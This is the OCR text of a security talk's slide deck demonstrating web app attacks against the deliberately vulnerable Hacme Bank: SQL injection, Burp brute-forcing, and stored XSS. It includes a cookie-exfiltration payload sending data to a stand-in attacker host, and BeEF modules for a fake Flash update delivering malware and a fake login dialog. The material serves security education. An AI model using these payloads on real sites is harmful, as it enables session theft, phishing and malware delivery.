Hackers Tool Talk

Hacking to help secure your environment

About the Panelists:

Rebecca Brooks:

- Ferris State University: B.S. Information Security Intelligence
- Started InfoSec career in 2015.

Mackenzie Foss:

- Last semester at Grand Valley State University: Pursuing B.S Information Systems
- Started InfoSec career in 2016.

Adam Logue:

- Ferris State University: B.S. Information Security Intelligence - 2015
- Grand Rapids Community College: A.A Information Security - 2013
- Started Infosec Career in 2013
- Penetration Tester at Dell Secureworks

What's The Big Deal?

26 **Breach at Sonic Drive-In May Have Impacted Millions of Credit, Debit Cards**

SEP 17

AMERICA

Every Yahoo Account That Existed In Mid-2013 Was Likely Hacked

October 3, 2017 · 5:12 PM ET

143 million compromised Social Security numbers: everything you need to know about the Equifax hack

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration

https://techcrunch.com/2016/09/01/43-million-passwords-hacked-in-last-fm-breach/
https://krebsonsecurity.com/2017/09/breach-at-sonic-drive-in-may-have-impacted-millions-of-credit-debit-cards/
http://www.npr.org/sections/thetwo-way/2017/10/03/555016024/every-yahoo-account-that-existed-in-mid-2013-was-likely-hacked

What's The Big Deal?

For 2017, the OWASP Top 10 Most Critical Web Application Security Risks (in the Release Candidate) are:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Broken Access Control (As it was in 2004)
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Insufficient Attack Protection (NEW)
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Underprotected APIs (NEW)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2017_Release_Candidate_1

What's the Motive:

An attacker goes after hacking a Web App...

- Why?
    - Political Motives (Gain Sensitive Information)
    - Theft (Perform Sensitive Transactions)
    - Revenge (Exploit Users)
    - Slander (Defacing Websites)
    - Many others

How can an attacker achieve these goals...

Disclaimer

- Attempting to access systems without authorization is illegal and can land you in prison! Unless you have express written permission from the right people.... **DON'T DO IT**!
- Everything shown today has been discovered while pentesting for clients.

How do they achieve these goals

- **Burp Suite**
- SQLmap
- **BeEF**
- Nmap
- Metasploit
- **Google**

Kali Linux Machine

Benefits of using a virtual machine for hacking

- Functionality
    - Isolation
    - Snapshots/Backups
    - Saved Sessions
    - Pre-loaded toolset

Account Compromise:

Although there are various ways that a bad actor can compromise an account

- We are going to Focus on
    - XSS
    - SQL Injection
    - Brute Force

....Demo Time?


LET'S PRAY
TO THE DEMO GODS
memegenerator.net

Account Compromise: SQL Injection

Goals:

- Light Enumeration
- Authentication Bypass
- Persistance*

Account Compromise: SQL Injection

SELECT username, password FROM users


WHERE username='$input1' and password='$input2';


SELECT username, password FROM users


WHERE username='' and password='$input2';

Breaks the syntax and can return a verbose error

Account Compromise:
SQL Injection







Account Compromise: SQL Injection

User : Joe Vilella

Welcome

User : NotABadGuyJustLooking

Welcome

Thank you for banking with Hacme Bank.


Account Compromise: Brute Force

- Using Burp Intruder
- Choice of a standard list or import custom lists
- Set payload position (s)


```
POST /MacmeBank_v2_Website/aspx/Login.aspx?function=PasswordChange HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/MacmeBank_v2_Website/aspx/main.aspx?function=PasswordChange
Cookie: BEEFHOOK=R3AFxxldMCLhgYge7c0w0AanhhqMbFkKLtlo0D5oWCMP9Ia7BTM1WK1LmvxHpsDY1omIwKpHVPcH0myQ;
CookieLoginAttempts=5; ASP.NET_SessionId=ytluie45klmvdije22jhxm55; Admin=false
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 203

__VIEWSTATE=%2FwEPDwUJMeIyHTUyNeAyZGRkKjaMUZ%2BAk9FA0Idu0xxnl7wlMA%3D%3D&__EVENTVALIDATION=%2FwEWBAKA39jyBQKl1bKeCQ
KlqbSRCwLCi9zeA2GDhUwiG0KphpPTWovkNRIucDyE&txtUserName=jv&txtPassword=Ea5&btnSubmit=Submit
```

Account Compromise: Brute Force

To create a password list:




Account Compromise: Brute Force




4	!@#$%^&*	200			16057
5	!root	200			16057
6	$SRV	200			16057
7	$secure$	302			571
8	*3noguru	200			16057
9	@#$%^&	200			16057
10	A.M.I	200			16057

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fHacmeBank_v2_Website%2faspx%2fmain.aspx%3ffunction%3dWelcome">here</a>.</h2>
</body></html>
```

Account Compromise:
Persistent-Cross Site Scripting






Account Compromise:
Persistent-Cross Site Scripting

:b>hi
 (by: Joe Vilella on: 10/19/2017) </td><td valign=top bgcolor='#F5EFFF'><script>alert(document.domain)</script></td></tr><tr><td>
  </td></tr>

Account Compromise: Persistent-Cross Site Scripting \ Session Hijacking

<script>alert(document.cookie)<script>

Or….



<script>document.location=
“http://www.BadHacker.com/cookie_grab.php?c=” +
document.cookie</script>


Account Compromise:

Persistent-Cross Site Scripting \ BeEF Hook

```
root@kali:/usr/share/beef-xss# ./beef
[ 7:24:10][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[ 7:24:10][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[ 7:24:10]    |   Twit: @beefproject
[ 7:24:10]    |   Site: http://beefproject.com
[ 7:24:10]    |   Blog: http://blog.beefproject.com
[ 7:24:10]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 7:24:10][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[ 7:24:11][*] BeEF is loading. Wait a few seconds...
[ 7:24:15][*] 12 extensions enabled.
[ 7:24:15][*] 254 modules enabled.
[ 7:24:15][*] 2 network interfaces were detected.
[ 7:24:15][+] running on network interface: 127.0.0.1
[ 7:24:15]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 7:24:15]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 7:24:15][+] running on network interface: 10.0.0.2
[ 7:24:15]    |   Hook URL: http://10.0.0.2:3000/hook.js
[ 7:24:15]    |_  UI URL:   http://10.0.0.2:3000/ui/panel
[ 7:24:15][*] RESTful API key: 0c43002cf6bd9c2416b544c84e0dcffb693d885b
[ 7:24:15][*] HTTP Proxy: http://127.0.0.1:6789
[ 7:24:15][*] BeEF server started (press control+c to stop)
```

Account Compromise:

Persistent-Cross Site Scripting \ BeEF Hook



Account Compromise:
Persistent-Cross Site Scripting \ BeEF Hook

Fake Flash Update

Description: Prompts the user to install an update to **Adobe Flash Player**.
The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.
See */extensions/ipec/files/LinkTargetFinder* directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.
See */extensions/demos/flash_update_chrome_extension/manifest.json* for more info and a sample extension that works on latest Chrome.

Id: 4

Image: http://10.0.0.2:3000/adobe/flash_update.png


Payload: Custom_Payload

Custom Payload URI: https://10.0.0.2/malware.exe

Account Compromise:
Persistent-Cross Site Scripting \ BeEF Hook

Pretty Theft


Description:	Asks the user for their username and password using a floating div.
Id:	7
Dialog Type:	Facebook
Backing:	Grey
Custom Logo (Generic only):	http://10.0.0.2:3000/ui/media/images/beef.png



Account Compromise:
Persistent-Cross Site Scripting \ BeEF Hook

Pretty Theft


Description:	Asks the user for their username and password using a floating div.
Id:	7
Dialog Type:	Facebook
Backing:	Grey
Custom Logo (Generic only):	http://10.0.0.2:3000/ui/media/images/beef.png




Account Compromise:
Persistent-Cross Site Scripting \ BeEF Hook

Pretty Theft

Description:	Asks the user for their username and password using a floating div.
Id:	7
Dialog Type:	Windows
Backing:	Grey
Custom Logo (Generic only):	http://10.0.0.2:3000/ui/media/images/beef.png



Account Compromise: Persistent-Cross Site Scripting \ Page Redirection



Lessons

***It's not really a matter of "if" you're being attacked but "how"**

- Understand
    - Attack methodologies
    - Your detection capabilities
    - How to mitigate impact
    - How to reduce the attack surface
    - What tools are available to you

Resources

- PWNable VM's
  - Hacme Bank: http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx
  - OWASP BWA: https://sourceforge.net/projects/owaspbwa/files/
- Kali Linux: www.kali.org
  - SQLmap: www.sqlmap.org
  - BeEF: www.beefproject.com
  - Burp Suite: www.portswigger.net

Questions

Questions, Requests?

Contact the Panelists:

Rebecca Brooks:

- beccambrooks@gmail.com

Mackenzie Foss:

- mfossware@gmail.com

Adam Logue:

- logueadam@gmail.com

You can also find us on LinkedIn